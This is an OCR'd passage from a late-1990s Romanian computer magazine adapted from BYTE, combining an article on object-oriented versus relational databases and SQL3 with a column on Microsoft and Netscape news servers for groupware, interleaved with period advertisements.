bază de date relaţională extinsă, bază relaţional-obiectuală sau bază orientată obiectual pură. Cea mai mare problemă de care se lovesc SGBDO se ascunde chiar în numele lor. Denumirea corectă ar trebui să fie bază de obiecte şi nu bază orientată obiectual, deoarece scopul nu este de a stoca, manipula şi returna datele înglobate în obiecte, ci stocarea, manipularea şi returnarea chiar a obiectelor. Bazele de date relaţionale permit efectuarea de interogări complexe asupra unui set de date. Bazele de date OO pure asigură interogări simple asupra unui set de date complexe.

Produsele relaţional-obiectuale încearcă să adune atât datele relaţionale cât şi obiectele. Diferenţa este însă că obiectele sunt adăugate mai degrabă la baza de date ca ceva în plus sau ca un nou shell în loc să fie integrate în motorul acesteia. Dacă nu sunteţi în stare să-i spuneţi funcţiei de optimizare a interogărilor, algoritmului de indexare şi funcţiilor motorului bazei de date cum să trateze noile tipuri de date invizibile utilizatorului, acestea nu vor fi integrate.

Objectivity

Produsul Objectivity DB de la Objectivity este destinat pieţei de vârf OEM, ISV şi companii mari. Printre cei care au achiziţionat produsul se numără Motorola, Citibank, CERN şi Ferni Laboratories. Aplicaţiile mediului includ control de producţie, telecomunicaţii şi aplicaţii ştiinţifice. Produsul asigură achiziţia în timp real a datelor şi este scalabil. Acesta dispune de o unealtă ODBC care permite utilizarea limbajului SQL pentru generarea rapoartelor. Algoritmii de backup şi recuperare includ opţiuni tolerante de erori.

IBM şi Oracle au lansat oferte de produse relaţional-obiectuale care să vină în ajutorul bazelor de date relaţionale. Rezultatul va fi un peşte cu pene - nu poate nici să zboare şi nici să înoate bine. Părerea lui Esther Dyson este următoarea: „Folosirea tabelelor pentru a stoca obiecte e ca şi cum v-aţi plimba prin oraş cu maşina ca apoi să trebuiască să o faceţi bucăţi pentru a o parca în garaj. Desigur că o puteţi asambla din nou dimineaţa, dar unele voci s-ar întreba dacă acesta este cel mai eficient mod de a parca o maşină.“

Chris Dates este adeptul unui model relaţional extins, iar Informix l-a implementat cu produsul DataBlades. Pe scurt, o bază de date relaţională extinsă permite utilizatorului să creeze tipuri de date mai complexe şi să le integreze în baza de date. Dar operaţiile sunt încă relaţionale, iar datele sunt stocate tot în tabele. Soluţia este avantajoasă în rezolvarea unor anumite probleme uzuale

Extensiile orientate obiectual ale lui SQL3

Proiectul SQL3 este destinat suplimentării mediului SQL-92 cu extensii orientate obiectual (OO), transformându-l într-un mediu capabil să manipuleze obiecte şi dând posibilitatea bazelor de date relaţionale să lucreze cu tipuri de date mai complexe. Dar au existat nişte probleme fundamentale şi foarte serioase cu acest proiect SQL3.

În primul rând, comitetul care se ocupă de standardele a descurajat acest proiect prin discursul din 1993 a lui Bjame Stroustrup, inventatorul limabjului C++, care a declarat că el cunoaşte patru modalităţi de a stoca obiecte persistente şi toate patru sunt nesatisfăcătoare. Părerea lui este că paradigmele OO sunt bune pentru programare şi improprii stocării datelor.


În al doilea rând, acest comitet a cerut ca SQL3 să fie compatibil cu standardul SQL-92. De aici ar rezulta că fiecare caracteristică a SGBDO trebuie transformată într-o sintaxă care s-ar putea să fie improprie construcţiilor OO. Soluţia a constat într-o înţelegere neoficială între ODMG şi NCITS H2 de a face cât mai identice interogările SQL3 şi OQL sau cel puţin să existe compatibilitate între interogările principale ale celor două limbaje. Dar schemele declarative ale celor două limbaje sunt încă destul de diferite.

O altă preocupare serioasă o constituie interfaţa. Mediile 3GL pentru care se defineşte o intefaţă la SQL-92 (FORTRAN, Ada, C, M, COBOL, Pascal şi PL/I) nu prezintă diferenţe între modalităţile de manipulare a datelor scalare folosite în SQL. Dar C++, Smalltalk, Java, Eiffel şi alte limbaje mai puţin importante au o bază OO diferită în ce priveşte moştenirea, polimorfismul şi încapularea. Proiectanţii OO rezolvă această problemă prin nişte traductoare (brokers) care convertesc automat un model OO în altul. Deci, există compatibilitate între limbajele mai sus amintite.

Există de asemenea considerente de ordin politic. Proiecte SQL3 orientate obiectual au fost începute de trei mari proiectanţi de SGBDR: Hewlett-Packard, Oracle şi IBM. Fiecare avea un model OO diferit şi de asemenea facilităţi diferite de adăugat la SQL3. Având o oarecare experienţă cu SGBDO, comitetul a aprobat propunerile de la toate trei companiile. Dar contradicţiile şi inconsistenţele interne ale mediului SQL3 au devenit atât de serioase încât comitetul ANSI X3H7 Object Standards a trimis un memoriu comitetului ANSI X3H2 în care se stipula necesitatea revenirii asupra deciziei iniţiale. Majoritatea eforturilor depuse pentru perfecţionarea limbajului SQL3 au fost destinate rezolvării acestor inconsistenţe.

În final, în interviurile pe care le-am luat de la diferiţi proiectanţi de SGBDO, aceştia au dovedit puţină susţinere şi un entuziasm scăzut pentru SQL3. Dar dacă aceştia vor fi siliţi să-l adopte o vor face. SQL3 nu va fi un standard în toată puterea cuvântului înainte de 1999. Până atunci s-ar putea să se impună alte standarde. Cei mai de seamă candidaţi în acest sens sunt OQL şi Java. Paradigmele OQL sunt deja stabilite, limbajul bucurându-se şi de o largă susţinere în rândul proiectanţilor. Pe de altă parte, Java devine limbajul cel mai folosit în aplicaţiile Internet, unde capabilitatea produselor SGBDO de a gestiona date netradiţionale va fi foarte apreciată.

ObjectStore



Larry Larson, directorul departamentului de proiectare din cadrul companiei Object Design, este de părere că un SGBDO asigură adevărate performanțe multimedia, deoarece obiectele sunt mapate direct. ObjectStore, produsul companiei Object Design, este destinat aplicațiilor Web distribuite ca și majorității aplicațiilor convenționale ale bazelor de date. ObjectStore și-a găsit utilizare în următoarele domenii: financiar, educație, editorial și în telecomunicații.

ObjectForm vă lasă să vedeți ce conține o bază de date ObjectStore și să publicați acest conținut pe Web prin niște simple click-uri.

și ar trebui să înlocuiască multe dintre bazele de date relaționale existente, care nu necesită modele obiectuale complete. Puteți utiliza o bază de date relațională extinsă pentru a înregistra fișele angajaților care conțin poze sau amprente, dar nu și pentru a stoca o bibliotecă multimedia cu obiecte interactive sau un model al tranzacțiilor bursiere.

O bază de date OO clasică are metode, clase și alte caracteristici ce descriu modelul orientat obiectual în motorul bazei de date. Obiectele sunt active. Datele din bazele relaționale sunt pasive și aveți nevoie de un alt program (host) pentru a lucra cu ele.

Nu confundați SGBDO cu produsele relaționale extinse sau relațional-obiectuale. Ele sunt proiectate pentru a face față unei alte categorii de probleme. Parafrazându-l din nou pe Esther Dyson, utilizarea unei baze de date OO clasică pentru a stoca date cu caracter relațional e ca și cum ați ține piese auto gata asamblate sub forma unei mașini, iar de fiecare dată când ați vrea să știți de câte șuruburi dispuneți, ați face bucăți mașina pentru a le număra. Vor exista din nou voci care s-ar întreba dacă aceasta este metoda cea mai bună de a face un inventar.

4. SGBDO nu dispun de un limbaj standard

SQL este practic singurul limbaj de programare în standard NCITS/ISO destinat bazelor de date, iar acesta este un mediu relațional. NCITS - National Commitee for Information Technology Standards este de fapt numele primit în ianuarie de comitetul ANSIX3 pentru standarde TI.

Versant

Versant este capabil să-și modifice dinamic schema. Limbajele dinamice, cum ar fi Java, Smalltalk și C++ pot defini o clasă în interiorul unei aplicații, o pot integra și apoi o pot modifica. După această modificare a clasei, Versant va modifica automat și transparent instanțele clasei modificate pe măsură ce acestea sunt utilizate. Pe scurt, schimbarea unei clase este la fel de facilă ca modificarea unui obiect.

Ideea ar fi că existența unui limbaj standard a scăzut prețul de proiectare a bazelor de date relaționale și le-a mărit portabilitatea. SGBDO nu dispun de un asemenea standard, așa că veți fi siliți să lucrați cu limbaje proprietare ciudate și să învățați câte un astfel de limbaj la fiecare proiectare.

Această strategie este de fapt, dar nu și de drept, adevărată astăzi. În numai câțiva ani ea s-ar putea dovedi falsă.

ABONAMENTUL TĂU LA CAD REPORT, O ȘANSĂ DE CÂȘTIG!

TALON DE PARTICIPARE

Premiu 100$ pentru un produs software vândut până la sfârșitul anului

Condiții de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitați achiziționarea unuia dintre următoarele programe:
Autodesk Mechanical Desktop, 3D Studio Max, Lotus Notes Intranet Server, Genius, GTX, Softdesk Family Open Mind, ANSYS AutoFEA, PLATEIA, CANALIS, AutoManager WorkFlow, CADELEC, Rebis

Nume..
Firma..Funcția..
Adresă..
Localitatea....................................Telefon..

* Pentru a vă abona folosiți cartea poștală din revistă.

A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774


În timp ce se elabora standardul ISO (vezi caseta „Extensiile orientate obiectual ale SQL3“) grupul numit Database Management Group (ODMG - un grup de proiectanţi de SGBDO) s-au dezis de standardul ISO. Aceştia au produs un nou standard sub forma unui limbaj de interogare numit OQL şi lansat în 1993. Lucrarea The Object Database Standard (Standardul bazelor de date orientate obiectual) de Rick Cattell (ISBN 1-55860-302-6, Morgan-Kaufmann) descrie versiunea 2.0 a acestui limbaj. De reţinut că şase proiectanţi de baze de date s-au angajat să susţină standardul OQL.

Poet

Parafrazându-l pe Dirk Bartles, CEO la Poet Software, produsul Poet Object Database este singura bază de date orientată obiectual destinată aplicaţiilor Windows. Aceasta este compactă, ocupă un spaţiu mai mic de 1 MB şi este avantajoasă pentru o maşină singulară sau pentru reţele. Poet suportă atât Java, C++ şi ActiveX, cât şi OQL. Deşi nu dispune de unelte pentru backup sau recuperare, produsul include rollback pentru tranzacţii şi facilităţi de recuperare. Există baze de date Poet de ordinul a 16 GB, accesate de 150 de utilizatori concurenţi.

Jasmine

Computer Associates este de părere că bazele de date relaţional-obiectuale nu pot face faţă în totalitate obiectelor complexe. S-a încercat fără succes de-a lungul a şase luni crearea unui hibrid viabil între structura relaţională şi cea orientată obiectual. Produsul Jasmine (proiectat în colaborare cu Fujitsu) a fost proiectat ca o bază de date orientată obiectual şi un sistem de dezvoltare care să fie propice multimediei şi aplicaţiilor Internet. Sistemul de execuţie ocupă puţin, aşa că produsul poate deveni un navigator Web plug-in. Jasmine dispune de o unealtă de editare multimedia şi de conectivitate cu principalele baze de date relaţionale. Produsul este furnizat cu o bibliotecă de clase numită JADE (Jasmine's Application Development Environment).


Dior - JADE Class Browser
File Edit View Tools Help
Class Family: Dior
Accessory
Cosmetics
Garment
Dress
Jacket
Outerwear
Pants
Shirt
Skirt
Suit
Top
Jewelry
Organization
Passage
Resource
Objects
Queries
Methods
Details
Blouse/Bodysuit
Bustier
Dark Green Top
Green Top
Lace Blouse
Lace Organza Blouse
Maroon Top
Organza Sleeveless Blouse
Purple Top
Sweater
Tangerine Top
White Top

Cu Jasmine, puteţi prelua obiectele (prin drag) direct din baza de date şi le puteţi aduce (drop) la locul de desfăşurare a aplicaţiei.

5. SGBDO nu sunt scalabile

Afirmaţia e greşită. E adevărat că scalabilitatea a constituit o problemă serioasă la primele SGBDO, deoarece majoritatea acestora puteau rula numai în memoria principală. La blocare, se pierdea şi baza de date.

Puteţi să vă procuraţi SGBDO-uri mici, medii sau mari. Sistemele mici desktop includ programul Poet. Sistemele medii, pentru întreprinderi, înglobează unul din programele Versant, ObjectStore sau Jasmine. Sistemele mari de ordinul terabyte includ un proiect Objectivity DB ca cel de la European Laboratory for Physics (CERN).

Acestea sunt baze de date adevărate, având securitate, backup şi algoritmi de recuperare ca orice SGBDR.

SISTEMELE DE CALCUL AGER
Bd. Dimitrie Cantemir, Nr.24, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40
GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz
DEPĂŞEŞTE-ŢI GRANIŢELE MINŢII
AGER THE COMPUTER COMPANY
NOI DĂM GÂNDIRII TALE ARIPI!

6. Limbajele de interogare OO sunt dificile

Asta-i adevărat. David Beech de la Oracle a adresat în martie 1996 un test comitetului H2. El a prezentat o schemă SQL3 simplă folosind câteva declaraţii SQL3. Schema respectivă implica adrese de străzi. Programatorul trebuia să adreseze câteva interogări pentru a răspunde la nişte întrebări. Nici unul dintre membrii comitetului nu a reuşit să formuleze interogări corecte. Aceştia sunt însă oameni cu experienţă în utilizarea limbajului SQL. Dacă ei au avut astfel de probleme, ce va face sărmanul programator de rând?

Beech spune: „Interogările erau amuzante în era unui SQL-92, dar sunt ele la fel de plăcute în cazul lui SQL3? Pe parcursul pregătirii lucrării mele despre SQL3/OMDG am fost obligat să mă familiarizez cu interogările SQL3 şi am fost surprins de unele dintre lucrurile întâlnite.“

„Mi-am pus întrebarea dacă limbajul a devenit mai dificil pentru utilizatori, ceea ar însemna că simplificările propuse de OQL nu mai constituie un lux, ci o necesitate... Chiar dacă membrii comitetului ar fi rezolvat problemele corect, majoritatea utilizatorilor de limbaje SQL ar caracteriza mediul de programare ca defectiv, necesitând surmontarea unor dificultăţi şi specializare îndelungată... Trebuie să amintim aici că pentru cineva cu o experienţă de 20 de ani în programarea SQL s-ar putea să nu fie de ajuns 40 de ore de acomodare cu modul de formulare a interogărilor în SQL3.“

Noua înţelepciune proverbială

Bazele de date OO revin în forţă. Ele sunt încă în procesul de maturizare, sunt neînţelese şi dificile de utilizat. Se bucură de o largă adoptare, mulţumită expansiunii Internetului şi aplicaţiilor multimedia.

Proiectanţii de baze de date relaţionale care se laudă cu facilităţile orientate obiectual ce suplimentează produsele lor sunt asemănători proiectanţilor de baze de date nerelaţionale de acum câţiva ani care se lăudau cu facilităţile relaţionale. Modelele relaţional şi OO vor coexista deoarece ele sunt destinate unor aplicaţii diferite.

Cu alte cuvinte: nu adaptaţi datele la baza de date. Alegeţi o bază de date care să se preteze cel mai bine la tipul de date utilizat şi la felul în care utilizatorii vor accesa aceste date. De exemplu, dacă o firmă doreşte să implementeze o bază de date ce cuprinde planuri urbanistice, ar trebui să se orienteze spre un model relaţional, dacă aceste informaţii includ doar date descriptive, cum ar fi adrese şi numere de telefon. Dacă informaţiile includ planurile unor etaje de bloc, text sau fotografii, o bază de date relaţional-obiectuală s-ar dovedi alegerea înţeleaptă. Însă dacă baza de date va îngloba desene 3D, animaţie sau o mare varietate de tipuri complexe de date, trebuie să aveţi în vedere un model orientat obiectual. Dacă v-aţi hotărât să adoptaţi un model orientat obiectual, fiţi siguri că acesta va suporta tipul de interogări pe care utilizatorii le vor formula.

Un ultim avertisment: orientarea spre o tehnologie orientată obiectual s-ar putea dovedi o strategie dificilă din cauza imenselor investiţii financiare şi umane care s-au făcut în tehnologiile relaţionale. Proiectele ce implică o bază de date orientată obiectual vor dura mai mult dacă la acestea lucrează o echipă neexperimentată. Chiar dacă echipa dvs. are oameni cu experienţă în domeniul bazelor de date orientate obiectual, proiectul va dura tot mult şi va fi costisitor din cauza complexităţii inevitabile a tehnologiei orientate obiectual. Dacă sunteţi pregătit să faceţi faţă la toate astea, atunci sunteţi pregătit pentru o bază de obiecte.■

INFORMAŢII UTILE

Computer Associates, Inc.
Islandia, NY
516-342-5224
http://www.cai.com/products/jasmine.htm

Object Design, Inc.
Burlington, MA
617-674-5000
http://www.odi.com

Objectivity, Inc.
Mountain View, CA
650-254-7100
http://www.objy.com

Poet Software Corp.
San Mateo, CA
650-286-4640
http://www.poet.com

Versant Object Technology
Menlo Park, CA
650-329-7500
http://www.versant.com

Joe Celko este membru al comitetului NCITS H2 începând cu 1987 şi a contribuit la definitivarea standardelor ANSI/ISO SQL-89 şi SQL-92. El este autorul a 3 cărţi despre SQL: SQL for Smarties (Morgan-Kaufmann, 1995), Instant SQL (Wrox Press, 1995) şi SQL Puzzle & Answers (Morgan-Kaufmann, 1997). Poate fi contactat la **71062.1056@compuserve.com.** *Jackie Celko este scriitor şi cercetător stabilit în Atlanta.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Marius Tudorică*]

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer

Best Buy
COMPUTER SHOPPING CENTRE

SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unităţi Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON

cipro S.R.L.
COMPUTER SYSTEMS Ltd.

BUCUREŞTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

Jon Udell

Web Project

Generația următoare de servere de știri

Încearcă noile servere de ştiri Internet de Netscape şi Microsoft, şi vei vedea de ce NNTP tinde să devină fundamentul pentru groupware-ul bazat pe Internet.

Acum peste un an, am înfiinţat grupurile de ştiri publice la BYTE pe un server Linux pe care rula serverul de ştiri Internet standard, INND-ul. Şi nu voi schimba nimic, pentru că setările continuă să funcţioneze frumos. Mai recent, echipa BYTE a început să colaboreze în mod privat utilizând un altfel de set de grupuri de ştiri. Pentru aceasta puteam să utilizez la fel de bine şi INND-ul, dar eu am preferat să experimentez cu două derivate proaspete ale INND-ului: cu Internet News Server (INS) de Microsoft şi Collabra Server de Netscape.

Aceste noi servere de groupware sunt mai la îndemână - şi în anumite privinţe, mai puternice - decât INND-ul. Desfăşoară unul pe lângă serverul tău Web, şi vei fi recompensat prin beneficii enorme. Mulţumită ultimei generaţii de cititoare de ştiri interpretoare de HTML (vezi „HTML+NNTP=Groupware“ din numărul anterior), serverele de ştiri au devenit servere Web de citire/scriere.


Cu aceste servere, utilizatorii pot interschimba nu numai fişiere ASCII plane, ci şi documente HTML cu conţinut bogat, îmbunătăţite cu stiluri, linkuri, grafică, ataşamente binare şi conţinut activ. Vizitatorii grupului tău public de ştiri (oricine, oriunde, oricând) şi utilizatorii propriului tău grup de ştiri (echipa ta, la fel oriunde, oricând) pot utiliza acelaşi software client: Netscape Navigator sau Communicator, sau Microsoft Internet Explorer (MSIE).

De ce contează asta? Pentru că există un beneficiu de importanţă cheie: colaboratorii îşi pot organiza flexibil scopul (scope) propriei lor colaborări.

FOTOGRAF: KELLIE WALSH © 1997

Scopul informației

Rulez un set de grupuri de ştiri private doar pentru echipa mea - departamentul BYTE pentru medii noi format din trei persoane. Un alt set de grupuri de ştiri este accesibil pentru întreaga echipă BYTE. Şi în final, grupurile de ştiri publice BYTE sunt vizibile din lumea întreagă. Pentru că utilizez acelaşi client pentru participare în toate cele trei domenii, pot să respect graniţele - sau să le trec - precum o cere situaţia.



Edit Default Replication Setting

Outgoing Discussion Groups

Send: Specified discussion groups

Discussion groups:

bytestaff.*,newmedia.*

Când vrei să realizezi oglindirea unui server pe un alt server, vei aprecia cum Collabra şi INS ascund detaliile.

De exemplu, noi, membrii echipei Medii Noi utilizăm propriile noastre grupuri de ştiri în scopul documentării mereu-schimbătoarelor proceduri şi configuraţii care întăresc site-ul BYTE. Cea mai mare parte a acestor poveşti nu ar face altceva decât să enerveze restul echipei BYTE, dar pentru noi sunt vitale. Expediem un şir de mesaje nu numai ca să comunicăm unii cu alţii, dar şi ca să documentăm ceea ce facem, astfel încât noi (sau eventual un viitor nou membru al echipei) să poată beneficia de această cunoştinţă peste trei sau şase luni.

Ce se întâmplă dacă discuţiile noastre private ridică probleme care sunt importante şi pentru alte grupuri? Dacă este o temă legată de politica BYTE, scopul potrivit poate fi un alt departament BYTE sau întreaga echipă BYTE. Dacă este o problemă generală, însă, scopul potrivit poate fi global. Dacă nu sunt motive pentru intimitate, de ce să nu ne conectăm la creierul colectiv care lucrează în grupurile de ştiri publice BYTE?

Scopul colaborării nu se expandează întotdeauna. Câteodată discuţia trebuie mutată din spaţiul public în spaţiul privat. De exemplu, tocmai am iniţiat un grup central public on-line pentru echipa noastră de marketing. Problemele ridicate aici vor trebui probabil mutate în spaţiul privat pentru dezbatere internă.

Accesul la grupul de știri - strategii de control

Serverele INND convenţionale creează zone de discuţii private utilizând un fişier de control numit `nnrpd.access`. Descriu în continuare cum pot creea un grup vizibil pentru toată lumea, unul pentru ehipa

BYTE și două grupuri pentru departamente:

```
  *:Read,Post:::public_forum
  *:Read,Post:edit:ep:staff_forum,
edit_forum
  *:Read,Post:sales:sp:staff_forum
,sales_forum
```

Semnificația acestor linii este: „Oricare host IP (*) poate citi și expedia la public_forum. Permite accesul doar utilizatorului edit (cu parola *ep*) și utilizatorului sales (cu parola *sp*) la staff_forum. Numai utilizatorul edit are acces la edit_forum. Numai utilizatorul sales are acces la sales_forum."

Ce e atât de greu aici? Absolut nimic, dacă odată ai INND-ul instalat și setat. Dar acesta poate fi un impediment serios. Foarte puțini oameni, în afară de administratorii de sistem Internet însărcinați cu prestări servicii Usenet pentru companii sau prestări servicii Internet (ISP-uri), au utilizat vreodată INND.

A replica sau a nu replica?

În fiecare seară, cantități vaste de date sunt replicate de-a lungul rețelei globale de servere NNTP, ce este Usenet-ul. Este o treabă complicată să faci totul să meargă ca pe roate, și trebuie să contezi pe complexitatea temută a INND-ului. Însă, așa cum am explicat deja într-un alt articol (vezi BYTE din mai 1996), poți să simplifici radical lucrurile rulând INND în mod de sine-stătător. Grupurile de știri publice și private BYTE astfel au funcționat inițial.

Am avut însă și unele probleme. În prima fază, zidul de protecție a companiei n-a lăsat NNTP-ul să treacă. Apoi asta s-a rezolvat, dar constrângerile de lățime de bandă au îngreunat utilizarea efectivă a NNTP-ului. (NNTP este orientat pe conexiune și astfel mai sensibil la stări extreme ale rețelei decât HTTP-ul.) Și așa am ajuns la treaba cu replicarea. Am început să utilizez material NNTP ca să oglindesc serverele noastre publice (vizibile din afară) pe un set de servere protejate prin zid de protecție (interne). Când lucrăm acasă sau pe drum, putem utiliza un server exterior. Din oricare dintre cele trei birouri primare conectate prin intranet, putem utiliza serverul interior corespunzător. Replicarea sincronizează totul.

În ciuda temerilor mele, setarea acestei scheme a fost ușoară (vezi figura de pe pagina anterioară), și a funcționat fiabil. Acum că problemele noastre legate de zidul de protecție și de lățimea de bandă s-au rezolvat, probabil o să dezactivez replicarea. Ca administrator de rețea, îmi place să minimizez numărul părților care sunt în mișcare. Dar sunt mulțumit că am adăugat replicarea NNTP la arsenalul meu. Într-o bună zi aș putea avea nevoie de ea încă o dată.

Acest lucru se poate schimba însă foarte rapid. Microsoft și Netscape au dat INND-ului o față prezentabilă, care nu va intimida oamenii de rând. Oricine deprins cu desfășurarea serverelor Web a acestor producători va fi capabil să desfășoare și serverele de știri ale acestora. [Nota editorului: *Versiunea INS utilizată de mine vine cu Microsoft Commercial Internet System (MCIS) și nu este în general disponibil. Altă versiune de INS va fi inclusă în IIS 4.0 care va apare foarte curând. Eu n-am încercat încă această versiune, dar Microsoft spune că va fi comparabilă cu versiunea MCIS.*]

ALTERNATIVE GROUPWARE

Logica Documentation Library

[http://tile/net/info]

- **Idei, tehnici, programe, macrouri pentru Lotus Notes.**

Office.IQ

[http://www.officeiq.com]

- **Organizare de documente, utilizare de informații distribuite pe LAN/WAN, creare de flux de lucru fără a fi folosi vreun limbaj de scriptare.**

OnTime On The Web

[http://www.ontime.com]

- **O familie de aplicații de agendă/calendar pentru platforme DOS, Windows, Mac, Novell NetWare, Banyan Vines, Microsoft Windows NT și altele.**

Oracle InterOffice

[http://www.interoffice.net]

- **Software de comunicare în grup și colaborare. Include mesagerie, servicii de directoare, calendar/agendă, organizare de documente și flux de lucru.**

WorkXpert

[http://www.workxpert.com]

- **Ansamblu integrat de unelte de organizare a fluxului de lucru folosite pentru staabilirea, desfășurarea și controlul dezvoltării de produse.**

În mod ironic, amândouă cer mai mult efort la configurare decât INND pentru a completa setarea în patru pași prezentată anterior. Dar din motiv că programul implică mai mult navigări prin ferestre de dialog și clickuri de mouse, decât editări de mână de fișiere de configurare stil Unix, mulți utilizatori care privesc cu teroare la INND, vor prefera INS și Collabra. Pentru voi, utilizatorii înrăiți de Unix: nu vă grăbiți să-i desconsiderați pe cei care preferă noul tip de server de știri. INS și în special Collabra fac lucruri pe care INND-ul nu poate: încriptare Secure Sockets Layer (SSL), autentificare client, căutare pe întregul text integrat. Aceste facilități transformă INND-ul într-o platformă groupware puternică.

În ciuda faptului că sunt comparativ ușoare de utilizat, serverele de știri Microsoft și Netscape diferă radical în metodele lor de control de acces. INS-ul de Microsoft se integrează cu securitatea de sine-stătătoare sau de domeniu a Windows-ului NT. Netscape Collabra se bazează pe o bază de date LDAP locală sau îndepărtată. Amândouă abordări au argumente pro și contra (vezi caseta „Comparația metodelor de control de acces NNTP").

Care dintre abordări este mai bună? Toate celelalte lucruri fiind egale, recomand INS pentru o soluție doar-intranet bazată pe NT, și Collabra pentru clienți Unix sau pentru o clientelă mixtă Internet/intranet.

Oricare dintre servere poate accepta conexiuni pe un canal securizat SSL. Este un pas înainte față de standardul INND, care trimite numele de utilizatori și parolele în clar. Facilitatea SSL poate sau nu conta într-un mediu intranet. Dar contează mult dacă stochezi date private ale companiei pe un server accesibil din toată lumea.

De ce să faci asta? Colaborarea nu cunoaște limite. Documentele pe care colegii le împărtășesc cu tine în conferințe NNTP nu-ți sunt de folos dacă ești acasă sau pe drum, și nu poți ajunge la ele prin zidul de protecție ca să le citești. Autentificarea în text clar făcând uz de comanda authinfo a NNTP-ului este cea mai slabă formă a securității. Sesiunile SSL îți criptează atât creditele, cât și fluxul de date dintre servere și clienții de știri. Ca să validezi opțiunea SSL, ai nevoie de un certificat digital pentru serverul tău de știri, la fel cum ai nevoie de una ca să-ți securizezi serverul tău Web (vezi „ID-uri digitale", BYTE-ul din martie).

Dacă rulezi INS pentru o populație omogenă de clienți Windows, există o opțiune intermediară. Poți folosi protocolul de autentificare cerere/răspuns (challenge/response) a NT-ului. În acest caz fluxul de date nu va fi criptat, creditele însă da. Acesta este încă o mare îmbunătățire față de autentificarea în text clar.

Organizare de documente distribuite

Conferințele NNTP încep să arate din ce în ce mai mult ca bazele de date de documente

Inima Care Bate Mai Repede Pentru Rețeaua Ta
WINDOWS NT
500 MHz
440 MHz
366 MHz
300 MHz
digital
AlphaServer

Comparația metodelor de control de acces NNTP

Metoda: **Bazată pe securitatea locală sau de domeniu**

Windows NT

Server: Microsoft INS

Pro:

- Face uz de cunoștințele tale de securitate NT. Dacă știi cum să setezi drepturi pe directoare ale unor sisteme de fișiere, știi și cum să organizezi accesul le grupurile de știri.
- Face uz de baza de date utilizator/grup existentă. Dacă ai populat deja o bază de date de domeniu, poți refolosi acele nume când configurezi securitatea NNTP.

Contra:

- Lucrează numai pe NT.
- Fiecare utilizator NNTP are nevoie de un cont de domeniu NT. Acesta nu este o problemă în general pentru echipa ta. Dar dacă parchezi un server NNTP pe Internet ca echipa ta să poată colabora cu lumea din afară, va trebui să creezi unul sau mai multe conturi pentru acești utilizatori externi. Ceea ce e înspăimântător.
